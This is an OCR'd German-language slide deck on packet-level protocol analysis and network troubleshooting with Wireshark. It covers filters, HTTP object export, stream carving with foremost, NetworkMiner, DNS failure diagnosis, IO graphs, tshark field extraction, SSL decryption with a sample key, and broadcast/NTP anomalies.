
No.	Time	Source	Destination	Protocol	Info
1	0.000000	195.186.22.129	192.168.33.178	ICMP	Echo (ping) request
2	0.566005	192.168.33.178	195.186.22.129	ICMP	Echo (ping) reply
3	0.625947	192.168.33.178	195.186.22.129	ICMP	Echo (ping) reply
4	0.991710	195.186.22.129	192.168.33.178	ICMP	Echo (ping) request
5	1.566922	192.168.33.178	195.186.22.129	ICMP	Echo (ping) reply
6	1.616020	192.168.33.178	195.186.22.129	ICMP	Echo (ping) reply



icmp multi replays

- Auflösung:

  Ping auf eine VIP Adresse eines Microsoft NLB Clusters




TCP Header / Flags

- Filter TCP Flags:

Urgent	tcp.flags.urg
Acknowledgment	tcp.flags.ack
Push	tcp.flags.push
Reset	tcp.flags.reset
Syn	tcp.flags.syn
Fin	tcp.flags.fin
Cong. Windows Reduced	tcp.flags.cwr
ECN-Echo	tcp.flags.ecn

Daten Export 1


- File -> Export -> Objects -> HTTP



Packet num	Hostname	Content Type	Bytes	Filename
74	www.heise.de	text/css	300	nav_top2000.css
86	www.heise.de	text/html	53813	\
95	www.heise.de	text/css	1501	drucken.css
111	www.heise.de	image/x-icon	3638	favicon.ico
168	www.heise.de	application/x-javascript	519	external.js
179	www.heise.de	application/x-javascript	1499	login_ho.js
193	www.heise.de	image/gif	3416	heise_online_logo.gif
231	www.heise.de	text/css	22683	standard2008.css
285	www.heise.de	image/gif	927	[illegible].gif
351	www.heise.de	text/css	41715	standard2008.css
403	cas.heise.de	application/x-javascript	977	mix 2009-11-17.0.js
427	www.heise.de	application/x-javascript	41552	jquery.ui-1.8.ho-teaserbundle.min.js
471	www.heise.de	image/jpeg	21835	Adobe_vs_Apple.jpg-[illegible].jpeg
475	www.heise.de	image/png	10441	[illegible]_100-[illegible].png
503	www.heise.de	application/x-javascript	70843	jquery-1.4.1.min.js
536	www.heise.de	image/png	16311	obermann_100-[illegible].png
635	www.heise.de	image/png	121034	c3984d6581954f9d.png
663	cas.heise.de	application/x-javascript	13405	1433822168@Bottom,Left,Left1,Left2,Middle,Middle2,Middle3,
705	www.heise.de	image/jpeg	2465	22004.jpg-6290e627d2ec00cc.jpeg
720	www.heise.de	image/jpeg	2109	APINS.jpg-6fce511ec255d533.jpeg
740	cas.heise.de	application/x-javascript	56	div_open_ic_heise_bottom_4in1_banner.js
788	www.heise.de	image/png	3775	googleTV_100-1b7e01bbea4f75d7.png

Daten Export 1

- Select One and “Save AS”




Name: googleTV_100-1b7e01bbea4f75d7.png

Save in folder: pic

- Or “Save ALL”

Daten Export 2


- bestimme den Datenstream
  Follow TCP Stream



packetlevel
protocol analysis and network troubleshooting

Daten Export 2

- Festlegung Datenrichtung



```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 12 Jul 2009 19:44:58 GMT
Content-Type: image/jpeg
Connection: close
Vary: Host
Last-Modified: Tue, 23 Jun 2009 17:56:47 GMT
Expires: Mon, 13 Jul 2009 17:42:45 GMT
X-hawt: very
Content-Length: 30055
X-VI: SAT 55
X-Varnish: 1196742494 1180587820
Age: 264539
Via: 1.1 varnish

......JFIF.....H.H.....C..............
..
................ $.' ',#..(7),01444.'9=82<.342...C........

.2!.!22222222222222222222222222222222222222222222222..........".......................................
.....................}........!1A..Qa.'q.2....#B...R..$3br..
.....%&'()
*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxy
z.........................................................................................
```

76.74.254.125:http --> 192.168.1.141:34632 (31105 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

- Save as “Raw” File

packetlevel
protocol analysis and network troubleshooting

Daten Export 2

- foremost (*foremost.sourceforge.net*)


```
foremost -v -i example.raw
```

- Extrahiert die Daten aus dem RAW File

- Other Tools
  - tcpxtract
  - tcpflow

Daten Export 3

- Network Miner (Windows Only)



Socket: Sierra Wireless HSDPA Network Adapter - Packet Scheduler Miniport (192.0.2.2)

Sort Hosts On: IP Address (ascending)


```
10.121.6.104
62.2.104.140 [www.tcponline.ch] (Linux)
74.125.43.138 [www.google-analytics.com]
80.170.0.76
138.138.100.222
192.168.2.101 (Linux)
192.168.2.200
192.168.2.20
192.168.2.255
194.112.241.3 [cdn.twyn-group.com]
194.112.241.4 [imgs.premiumpromotions.com]
194.112.241.18 [daidalos.twyn.com]
194.112.241.19 [tracknet.twyn.com]
209.85.135.164
212.40.0.10
212.47.171.76 [statsport.wemfbox.ch] (Linux)
224.0.0.9
255.255.255.255
```

Filename	MD5
NM_201...dr.cap	5efc581.

Live Sniffing Buffer Usage:

Time / Delta Time


- Anzeige:



```
   Date and Time of Day:  1970-01-01 01:02:03.123456            Ctrl+Alt+1
   Time of Day:  01:02:03.123456                                 Ctrl+Alt+2
   Seconds Since Epoch (1970-01-01):  1234567890.123456          Ctrl+Alt+3
   Seconds Since Beginning of Capture:  123.123456               Ctrl+Alt+4
●  Seconds Since Previous Captured Packet:  1.123456             Ctrl+Alt+5
   Seconds Since Previous Displayed Packet:  1.123456            Ctrl+Alt+6

●  Automatic (File Format Precision)
   Seconds:  0
   Deciseconds:  0.1
   Centiseconds:  0.12
   Milliseconds:  0.123
   Microseconds:  0.123456
   Nanoseconds:  0.123456789
```

Delta Time


- DNS Querys



No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
2	0.001782	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
3	0.003398	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
4	0.001837	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
5	0.003239	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
6	0.001324	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
7	0.003335	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
8	0.000873	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
9	0.003469	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
10	0.002695	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
11	0.003527	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
12	0.002298	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
13	0.003072	10.66.28.97	10.66.5.110	DNS	Standard query PTR 102.28.66.10.in-addr.arpa [redacted]
14	0.007045	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc5.it.[redacted].ch
15	0.003256	10.66.28.97	10.66.5.110	DNS	Standard query PTR 103.28.66.10.in-addr.arpa [redacted]
16	0.001796	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc6.it.[redacted].ch
17	0.003325	10.66.28.97	10.66.5.110	DNS	Standard query PTR 103.28.66.10.in-addr.arpa [redacted]
18	0.001668	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc6.it.[redacted].ch
19	0.003074	10.66.28.97	10.66.5.110	DNS	Standard query PTR 103.28.66.10.in-addr.arpa [redacted]
20	0.001917	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc6.it.[redacted].ch
21	0.003579	10.66.28.97	10.66.5.110	DNS	Standard query PTR 103.28.66.10.in-addr.arpa [redacted]
22	0.002377	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc6.it.[redacted].ch
23	0.002937	10.66.28.97	10.66.5.110	DNS	Standard query PTR 103.28.66.10.in-addr.arpa [redacted]
24	0.001863	10.66.5.110	10.66.28.97	DNS	Standard query response PTR zhbapget-eimuc6.it.[redacted].ch
25	0.003196	10.66.28.97	10.66.5.110	DNS	Standard query PTR 103.28.66.10.in-addr.arpa [redacted]

Time References


- CTRL – T
- Neuer Zeit Nullpunkt (“REF”)



```
 1 *REF*       212.30.90.54     195.65.111.150    TCP    1589 > 23 [SYN] Seq=0 Wi
 2 0.000000    195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
 3 2.930000    212.30.90.54     195.65.111.150    TCP    1589 > 23 [SYN] Seq=0 Wi
 4 2.930000    195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
 5 3.270000    195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
 6 8.940000    212.30.90.54     195.65.111.150    TCP    1589 > 23 [SYN] Seq=0 Wi
 7 8.940000    195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
 8 9.770000    195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
 9 22.280000   195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
10 44.980000   212.30.90.54     195.65.111.150    TCP    1589 > 23 [SYN] Seq=0 Wi
11 *REF*       195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
12 1.810000    195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
13 47.950000   212.30.90.54     195.65.111.150    TCP    1589 > 23 [SYN] Seq=0 Wi
14 47.950000   195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
15 50.330000   195.65.111.150   212.30.90.54      TCP    23 > 1589 [SYN, ACK] Seq
16 144.010000  212.30.90.54     195.65.111.150    TCP    1589 > 23 [SYN] Seq=0 Wi
```

DNS

- DNS Auflösung Probleme




```
Source           Destination      Protocol  Info
192.168.2.101    212.40.0.10      DNS       Standard query AAAA www.ubuntu.org
212.40.0.10      192.168.2.101    DNS       Standard query response, Server failure
192.168.2.101    195.186.1.111    DNS       Standard query AAAA www.ubuntu.org
195.186.1.111    192.168.2.101    DNS       Standard query response CNAME agora3.upc.edu
192.168.2.101    212.40.0.10      DNS       Standard query A www.ubuntu.org
212.40.0.10      192.168.2.101    DNS       Standard query response, Server failure
192.168.2.101    195.186.1.111    DNS       Standard query A www.ubuntu.org
195.186.1.111    192.168.2.101    DNS       Standard query response CNAME agora3.upc.edu A 147.83.195.55
192.168.2.101    212.40.0.10      DNS       Standard query AAAA www.ubuntu.upc.edu
212.40.0.10      192.168.2.101    DNS       Standard query response
192.168.2.101    212.40.0.10      DNS       Standard query AAAA www.ubuntu.upc.edu
212.40.0.10      192.168.2.101    DNS       Standard query response
192.168.2.101    212.40.0.10      DNS       Standard query A www.ubuntu.upc.edu
212.40.0.10      192.168.2.101    DNS       Standard query response A 147.83.195.55
192.168.2.101    212.40.0.10      DNS       Standard query AAAA www.google-analytics.com
192.168.2.101    212.40.0.10      DNS       Standard query AAAA www.youtube.com
212.40.0.10      192.168.2.101    DNS       Standard query response CNAME www-google-analytics.l.google.com
```

Probleme:

- AAAA
- Server failure
- .....

DNS Hints

- Filter
  (dns.flags.response == 1) and (dns.flags.rcode > 0)



```
⊞ Frame 2 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: 00:24:37:85:c8:00 (00:24:37:85:c8:00), Dst: 00:16:36:cb:70:5b (00:16:36:cb:70:5b)
⊞ Internet Protocol, Src: 212.40.0.10 (212.40.0.10), Dst: 192.168.2.101 (192.168.2.101)
⊞ User Datagram Protocol, Src Port: 53 (53), Dst Port: 55624 (55624)
⊟ Domain Name System (response)
    [Request In: 1]
    [Time: 0.067583000 seconds]
    Transaction ID: 0xdae8
  ⊟ Flags: 0x8182 (Standard query response, Server failure)
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 1... .... = Recursion available: Server can do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
      .... .... .... 0010 = Reply code: Server failure (2)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ www.ubuntu.org: type AAAA, class IN
        Name: www.ubuntu.org
```


Grafiken

- Grafiken sind machmal besser als Textlisten.
- Mittels Grafiken lassen sich grosse Datenmengen besser Auswerten.
- Und nicht vergessen:
  Manager lieben Bilder in den Reports.

Grafik im Wireshark

- IO Graphs

- Use Filters
- Use Colors



Wireshark IO Graphs: dr.cap

Graph 1 Color Filter: tcp Style: Line

Graph 2 Color Filter: udp Style: Line

Graph 3 Color Filter: Style: Line

Graph 4 Color Filter: Style: Line

Graph 5 Color Filter: Style: Line

X Axis: Tick interval: 0.1 sec; Pixels per tick: 10; □ View as time of day

Y Axis: Unit: Packets/Tick; Scale: 50

Andere Tools

- Beispiel TCP.
  Wer spricht mit wem.
- Filter

```
tshark -nn -r capturefile.dmp
-T fields -E separator=';'
-e ip.src -e ip.dst
-e tcp.dstport '(tcp.flags.syn
== 1 and tcp.flags.ack == 0)'
```


Wer mit wem….

- Output:

```
192.168.2.100;213.173.163.136;21
192.168.2.100;213.173.163.136;22
192.168.2.100;213.173.163.136;80
192.168.2.100;213.173.163.136;443
192.168.2.100;213.173.163.136;23
```


- Kombinationen von awk, sort , uniq , grep ergeben schöne Listen.

- Solche Formate lassen sich auch im Excel verwerten.
Nur so für die Excel Freaks….




afterglow + Co

- www.secviz.org
- DAVIX Live CD
- Sample afterglow



SSL


- Wireshark muss mit GnuTLS und Gcrypt kompiliert sein
- wireshark –v
  with GnuTLS with Gcrypt
- In Windows Version per Default



```
Compiled with GTK+ 2.16.2, with GLib 2.20.3, with WinPcap (version unknown),
with libz 1.2.3, without POSIX capabilities, with libpcre 7.0, with SMI 0.4.8,
with c-ares 1.6.0, with Lua 5.1, with GnuTLS 2.8.1, with Gcrypt 1.4.4, with MIT
Kerberos, with GeoIP, with PortAudio V19-devel (built Nov 16 2009), with
AirPcap.
```

SSL

- RSA Key unter Prefenences / Protocol / SSL einfügen:



Wireshark: Preferences - Profile: chw

Secure Socket Layer

Reassemble SSL records spanning multiple TCP segments: ☑

Reassemble SSL Application Data spanning multiple SSL records: ☑

RSA keys list: 7.0.0.1,443,http,z:\data\ws\snakeoil\sasnakeoil2.key

SSL debug file:

- Detailed Info unter
  - wiki.wireshark.org/SSL
- Sample snakeoil2_070531.tgz


Broadcast

- Broadcast, das Geschrei im Netzwerk….
- Filter für Bsp. Eine Broadcast Adresse mit .255
  Filter : “ip[19] == FF”
- Die Informationsquelle für mitteilungsbedürftige Software…

Broadcast

- NTP Pakete auf eine Broadcast Adresse


“What the F**K” ist das



```
No.  Time          Source           Destination      Protocol  Info
   1 0.000000      192.168.67.245   172.17.255.255   NTP       NTP broadcast
   2 63.997733     192.168.67.245   172.17.255.255   NTP       NTP broadcast
   3 127.994801    192.168.67.245   172.17.255.255   NTP       NTP broadcast
   4 190.992312    192.168.67.245   172.17.255.255   NTP       NTP broadcast
```

NTP Broadcast


- Ursache: NTP Implementation im Gerät er bekommt nie eine Antwort. ☹



```
⊞ User Datagram Protocol, Src Port: 123 (123), Dst Port: 123 (123)
⊟ Network Time Protocol
  ⊟ Flags: 0x0d
      00.. .... = Leap Indicator: no warning (0)
      ..00 1... = Version number: NTP Version 1 (1)
      .... .101 = Mode: broadcast (5)
    Peer Clock Stratum: secondary reference (3)
    Peer Polling Interval: 6 (64 sec)
    Peer Clock Precision: 0.000001 sec
    Root Delay:     0.0321 sec
    Root Dispersion:     0.2527 sec
    Reference Clock ID: 192.168.67.237
    Reference Clock Update Time: Jun 24, 2008 07:23:37.985798 UTC
    Originate Time Stamp: NULL
    Receive Time Stamp: NULL
    Transmit Time Stamp: Jun 24, 2008 07:46:52.922515 UTC
```

Broadcast

